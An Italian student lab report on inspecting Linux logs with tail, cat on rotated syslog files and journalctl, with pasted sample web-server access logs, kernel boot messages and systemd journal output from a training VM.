218.30.103.62 - - [04/Jan/2015:05:28:43 +0000] "GET /blog/geekery/xvfb-firefox.html HTTP/1.1" 200 10975 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
218.30.103.62 - - [04/Jan/2015:05:29:06 +0000] "GET /blog/geekery/puppet-facts-into-mcollective.html HTTP/1.1" 200 9872 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
198.46.149.143 - - [04/Jan/2015:05:29:13 +0000] "GET /blog/geekery/disabling-battery-in-ubuntu-vms.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+semicomplete%2Fmain+%28semicomplete.com+-+Jordan+Sissel%29 HTTP/1.1" 200 9316 "-" "Tiny Tiny RSS/1.11 (http://tt-rss.org/)"
198.46.149.143 - - [04/Jan/2015:05:29:13 +0000] "GET /blog/geekery/solving-good-or-bad-problems.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+semicomplete%2Fmain+%28semicomplete.com+-+Jordan+Sissel%29 HTTP/1.1" 200 10756 "-" "Tiny Tiny RSS/1.11 (http://tt-rss.org/)"
218.30.103.62 - - [04/Jan/2015:05:29:26 +0000] "GET /blog/geekery/jquery-interface-puffer.html%20target= HTTP/1.1" 200 202 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
218.30.103.62 - - [04/Jan/2015:05:29:48 +0000] "GET /blog/geekery/ec2-reserved-vs-on-demand.html HTTP/1.1" 200 11834 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
66.249.73.135 - - [04/Jan/2015:05:30:06 +0000] "GET /blog/web/firefox-scrolling-fix.html HTTP/1.1" 200 8956 "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A5376e Safari/8536.25 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
86.1.76.62 - - [04/Jan/2015:05:30:37 +0000] "GET /projects/xdotool/ HTTP/1.1" 200 12292 "http://www.haskell.org/haskellwiki/Xmonad/Frequently-asked-questions" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140205 Firefox/24.0 Iceweasel/24.3.0"
86.1.76.62 - - [04/Jan/2015:05:30:37 +0000] "GET /reset.css HTTP/1.1" 200 1015 "http://www.semicomplete.com/projects/xdotool/" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140205 Firefox/24.0 Iceweasel/24.3.0"
86.1.76.62 - - [04/Jan/2015:05:30:37 +0000] "GET /style2.css HTTP/1.1" 200 4877 "http://www.semicomplete.com/projects/xdotool/" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140205 Firefox/24.0 Iceweasel/24.3.0"
```

```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

83.149.9.216 - - [04/Jan/2015:05:13:46 +0000] "GET /presentations/logstash-monitorama-2013/images/Dreamhost_logo.svg HTTP/1.1" 200 2126 "http://semicomplete.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:43 +0000] "GET /presentations/logstash-monitorama-2013/images/kibana-dashboard2.png HTTP/1.1" 200 394967 "http://semicomplete.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:46 +0000] "GET /presentations/logstash-monitorama-2013/images/apache-icon.gif HTTP/1.1" 200 8095 "http://semicomplete.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:46 +0000] "GET /presentations/logstash-monitorama-2013/images/nagios-sms5.png HTTP/1.1" 200 78075 "http://semicomplete.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:46 +0000] "GET /presentations/logstash-monitorama-2013/images/redis.png HTTP/1.1" 200 25230 "http://semicomplete.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
:
```

Infine, con **tail** (tail /home/analyst/lab.support.files/logstash-tutorial.log), **ho visualizzato solo le ultime 10 righe del file di log**. Questo è utile per vedere cosa è successo di recente. Ho anche provato **tail -f**, che mi permette di monitorare il file in tempo reale e vedere le nuove voci aggiunte al file mentre vengono generate.

```
analyst@secOps ~]$ tail -f /home/analyst/lab.support.files/logstash-tutorial.log
18.30.103.62 - - [04/Jan/2015:05:28:43 +0000] "GET /blog/geekery/xvfb-firefox.html HTTP/1.1" 200 10975 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
18.30.103.62 - - [04/Jan/2015:05:29:06 +0000] "GET /blog/geekery/puppet-facts-into-mcollective.html HTTP/1.1" 200 9872 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
198.46.149.143 - - [04/Jan/2015:05:29:13 +0000] "GET /blog/geekery/disabling-battery-in-ubuntu-vms.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+semicomplete%2Fmain+%28semicomplete.com+-+Jordan+Sissel%29 HTTP/1.1" 200 9316 "-" "Tiny Tiny RSS/1.11 (http://tt-rss.org/)"
198.46.149.143 - - [04/Jan/2015:05:29:13 +0000] "GET /blog/geekery/solving-good-or-bad-problems.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+semicomplete%2Fmain+%28semicomplete.com+-+Jordan+Sissel%29 HTTP/1.1" 200 10756 "-" "Tiny Tiny RSS/1.11 (http://tt-rss.org/)"
18.30.103.62 - - [04/Jan/2015:05:29:26 +0000] "GET /blog/geekery/jquery-interface-puffer.html%20target= HTTP/1.1" 200 202 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
18.30.103.62 - - [04/Jan/2015:05:29:48 +0000] "GET /blog/geekery/ec2-reserved-vs-on-demand.html HTTP/1.1" 200 11834 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
66.249.73.135 - - [04/Jan/2015:05:30:06 +0000] "GET /blog/web/firefox-scrolling-fix.html HTTP/1.1" 200 8956 "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A5376e Safari/8536.25 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
86.1.76.62 - - [04/Jan/2015:05:30:37 +0000] "GET /projects/xdotool/ HTTP/1.1" 200 12292 "http://www.haskell.org/haskellwiki/Xmonad/Frequently-asked-questions" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140205 Firefox/24.0 Iceweasel/24.3.0"
86.1.76.62 - - [04/Jan/2015:05:30:37 +0000] "GET /reset.css HTTP/1.1" 200 1015 "http://www.semicomplete.com/projects/xdotool/" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140205 Firefox/24.0 Iceweasel/24.3.0"
86.1.76.62 - - [04/Jan/2015:05:30:37 +0000] "GET /style2.css HTTP/1.1" 200 4877 "http://www.semicomplete.com/projects/xdotool/" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140205 Firefox/24.0 Iceweasel/24.3.0"
```

# 03 - SERVER LOGS

Ho esplorato anche **syslog**. Con il comando cat eseguito come root (sudo cat /var/log/syslog.1), **ho visualizzato il contenuto del file di log del sistema**. Ho notato che syslog raccoglie le informazioni generate dal sistema operativo e le invia al servizio **syslog**. Questo file contiene log degli **eventi** del sistema e, poiché appartiene all'utente root, ho dovuto usare i permessi di root per leggerlo.

Inoltre, ho osservato come il file syslog viene ruotato periodicamente per mantenere il file di log di dimensioni gestibili. **Il sistema rinomina i vecchi file di log con numeri sequenziali come syslog.1, syslog.2, ecc.**

```
pr 20 06:10:55 secOps kernel: [ 0.976301] scsi target0:0:2: asynchronous
pr 20 06:10:55 secOps kernel: [ 0.983480] sd 0:0:2:0: [sdb] 2097152 512-byte logical blocks: (1.07 GB/1.00 GiB)
pr 20 06:10:55 secOps kernel: [ 0.983493] sd 0:0:0:0: [sda] 14336000 512-byte logical blocks: (7.34 GB/6.84 GiB)
pr 20 06:10:55 secOps kernel: [ 0.983522] sd 0:0:2:0: [sdb] Write Protect is off
pr 20 06:10:55 secOps kernel: [ 0.983523] sd 0:0:2:0: [sdb] Mode Sense: 04 00 10 00
pr 20 06:10:55 secOps kernel: [ 0.983565] sd 0:0:0:0: [sda] Write Protect is off
pr 20 06:10:55 secOps kernel: [ 0.983595] sd 0:0:0:0: [sda] Mode Sense: 04 00 10 00
pr 20 06:10:55 secOps kernel: [ 0.983598] sd 0:0:2:0: [sdb] Incomplete mode parameter data
pr 20 06:10:55 secOps kernel: [ 0.983670] sd 0:0:2:0: [sdb] Assuming drive cache: write through
pr 20 06:10:55 secOps kernel: [ 0.983897] sd 0:0:0:0: [sda] Incomplete mode parameter data
pr 20 06:10:55 secOps kernel: [ 0.984004] sd 0:0:0:0: [sda] Assuming drive cache: write through
pr 20 06:10:55 secOps kernel: [ 0.986357] sr 0:0:1:0: [sr0] scsi-1 drive
pr 20 06:10:55 secOps kernel: [ 0.986357] cdrom: Uniform CD-ROM driver Revision: 3.20
pr 20 06:10:55 secOps kernel: [ 0.986417] sdb: sdb1
pr 20 06:10:55 secOps kernel: [ 0.986969] sd 0:0:2:0: [sdb] Attached SCSI disk
pr 20 06:10:55 secOps kernel: [ 0.987237] sr 0:0:1:0: Attached scsi CD-ROM sr0
pr 20 06:10:55 secOps kernel: [ 0.989770] sda: sda1
pr 20 06:10:55 secOps kernel: [ 0.990313] sd 0:0:0:0: [sda] Attached SCSI disk
pr 20 06:10:55 secOps kernel: [ 1.114163] EXT4-fs (sda1): mounted filesystem with ordered data mode. Opts: (null)
pr 20 06:10:55 secOps kernel: [ 1.297867] ip_tables: (C) 2000-2006 Netfilter Core Team
pr 20 06:10:55 secOps kernel: [ 1.312327] tsc: Refined TSC clocksource calibration: 2808.002 MHz
pr 20 06:10:55 secOps kernel: [ 1.312332] clocksource: tsc: mask: 0xffffffffffffffff max_cycles: 0x2879c7f065b, max_idle_ns: 440795303690 ns
pr 20 06:10:55 secOps kernel: [ 1.667847] EXT4-fs (sda1): re-mounted. Opts: data=ordered
pr 20 06:10:55 secOps kernel: [ 1.706743] Linux apsgart interface v0.103
pr 20 06:10:55 secOps kernel: [ 1.711343] random: crng init done
pr 20 06:10:55 secOps kernel: [ 1.930338] vboxvideo: module is from the staging directory, the quality is unknown, you have been warned.
pr 20 06:10:55 secOps kernel: [ 1.933369] [drm] VRAM 00c00000
pr 20 06:10:55 secOps kernel: [ 1.940151] [TTM] Zone kernel: Available graphics memory: 435284 kiB
pr 20 06:10:55 secOps kernel: [ 1.940153] [TTM] Zone highmem: Available graphics memory: 513080 kiB
pr 20 06:10:55 secOps kernel: [ 1.940154] [TTM] Initializing pool allocator
pr 20 06:10:55 secOps kernel: [ 1.940158] [TTM] Initializing DMA pool allocator
pr 20 06:10:55 secOps kernel: [ 1.941727] checking generic (e0000000 130000) vs hw (e0000000 1000000)
pr 20 06:10:55 secOps kernel: [ 1.941729] fb: switching to vboxdrmfb from VESA VGA
pr 20 06:10:55 secOps kernel: [ 1.941746] Console: switching to colour dummy device 80x25
pr 20 06:10:55 secOps kernel: [ 1.942421] fbcon: vboxdrmfb (fb0) is primary device
pr 20 06:10:55 secOps kernel: [ 1.943104] Console: switching to colour frame buffer device 100x37
pr 20 06:10:55 secOps kernel: [ 1.946063] vboxvideo 0000:00:02:0: fb0: vboxdrmfb frame buffer device
pr 20 06:10:55 secOps kernel: [ 1.948800] [drm] Initialized vboxvideo 1.0.0 20130823 for 0000:00:02:0 on minor 0
pr 20 06:10:55 secOps kernel: [ 2.325167] clocksource: Switched to clocksource tsc
pr 20 06:10:55 secOps kernel: [ 2.657693] ACPI: AC Adapter [AC] (on-line)
pr 20 06:10:55 secOps kernel: [ 2.679946] ACPI: Battery Slot [BAT0] (battery present)
pr 20 06:10:55 secOps kernel: [ 2.715300] plix4_smbus 0000:00:07:0: SMBus Host Controller at 0x4100, revision 0
pr 20 06:10:55 secOps kernel: [ 2.719334] input: PC Speaker as /devices/platform/pcspkr/input/input5
pr 20 06:10:55 secOps kernel: [ 2.726126] rtc_cmos rtc_cmos: rtc core: registered rtc_cmos as rtc0
pr 20 06:10:55 secOps kernel: [ 2.726233] rtc_cmos rtc_cmos: alarms up to one day, 114 bytes nvram
pr 20 06:10:55 secOps kernel: [ 2.741539] pcnet32: pcnet32.c:v1.35 21.Apr.2008 tsbogend@alpha.franken.de
pr 20 06:10:55 secOps kernel: [ 2.742123] pcnet32: PCnet/FAST III 79C973 at 0xd000, 08:00:27:23:b2:31 assigned IRQ 19
pr 20 06:10:55 secOps kernel: [ 2.742159] pcnet32: Found PHY 0022:561b at address 0
pr 20 06:10:55 secOps kernel: [ 2.748256] pcnet32: eth0: registered as PCnet/FAST III 79C973
```


```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ ls /var/log/syslog*
/var/log/syslog.1
/var/log/syslog.2
/var/log/syslog.3
/var/log/syslog.4
/var/log/syslog.log
/var/log/syslog.log.1
/var/log/syslog.log.2
/var/log/syslog.log.3
```

## 03 - SERVER LOGS

Infine, ho esplorato **journalctl**, un altro strumento di gestione dei log che **gestisce i log in formato binario**. Ho avviato il comando **journalctl** e ho visualizzato i log registrati dal sistema. Journalctl è molto potente perché permette di filtrare i log in base a diversi parametri, come il **tempo** o i **servizi specifici**.

Con il comando **journalctl --utc**, ho visualizzato i log con i timestamp in formato UTC, mentre con **journalctl -b** ho visualizzato solo i log relativi all'ultima accensione del sistema.



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ journalctl --utc
Hint: You are currently not seeing messages from other users and the system.
      Users in groups 'adm', 'systemd-journal', 'wheel' can see all messages.
      Pass -q to turn off this notice.
-- Logs begin at Tue 2018-03-20 20:10:08 UTC, end at Wed 2024-09-04 13:03:41 UTC. --
Mar 20 20:10:08 secOps systemd[363]: Listening on GnuPG network certificate management daemon.
Mar 20 20:10:08 secOps systemd[363]: Listening on GnuPG cryptographic agent and passphrase cache (
Mar 20 20:10:08 secOps systemd[363]: Listening on GnuPG cryptographic agent (ssh-agent emulation).
Mar 20 20:10:08 secOps systemd[363]: Listening on GnuPG cryptographic agent and passphrase cache.
Mar 20 20:10:08 secOps systemd[363]: Reached target Paths.
Mar 20 20:10:08 secOps systemd[363]: Reached target Timers.
Mar 20 20:10:08 secOps systemd[363]: Listening on GnuPG cryptographic agent and passphrase cache (
Mar 20 20:10:08 secOps systemd[363]: Starting D-Bus User Message Bus Socket.
Mar 20 20:10:08 secOps systemd[363]: Listening on D-Bus User Message Bus Socket.
Mar 20 20:10:08 secOps systemd[363]: Reached target Sockets.
Mar 20 20:10:08 secOps systemd[363]: Reached target Basic System.
Mar 20 20:10:08 secOps systemd[363]: Reached target Default.
Mar 20 20:10:08 secOps systemd[363]: Startup finished in 34ms.
Mar 20 20:10:21 secOps systemd[363]: Stopped target Default.
Mar 20 20:10:21 secOps systemd[363]: Stopped target Basic System.
Mar 20 20:10:21 secOps systemd[363]: Stopped target Paths.
Mar 20 20:10:21 secOps systemd[363]: Stopped target Timers.
Mar 20 20:10:21 secOps systemd[363]: Stopped target Sockets.
Mar 20 20:10:21 secOps systemd[363]: Closed D-Bus User Message Bus Socket.
Mar 20 20:10:21 secOps systemd[363]: Closed GnuPG network certificate management daemon.
Mar 20 20:10:21 secOps systemd[363]: Closed GnuPG cryptographic agent and passphrase cache.
Mar 20 20:10:21 secOps systemd[363]: Closed GnuPG cryptographic agent and passphrase cache (access
Mar 20 20:10:21 secOps systemd[363]: Closed GnuPG cryptographic agent (ssh-agent emulation).
Mar 20 20:10:21 secOps systemd[363]: Closed GnuPG cryptographic agent and passphrase cache (restric
```





# GRAZIE

**Flavio Scognamiglio**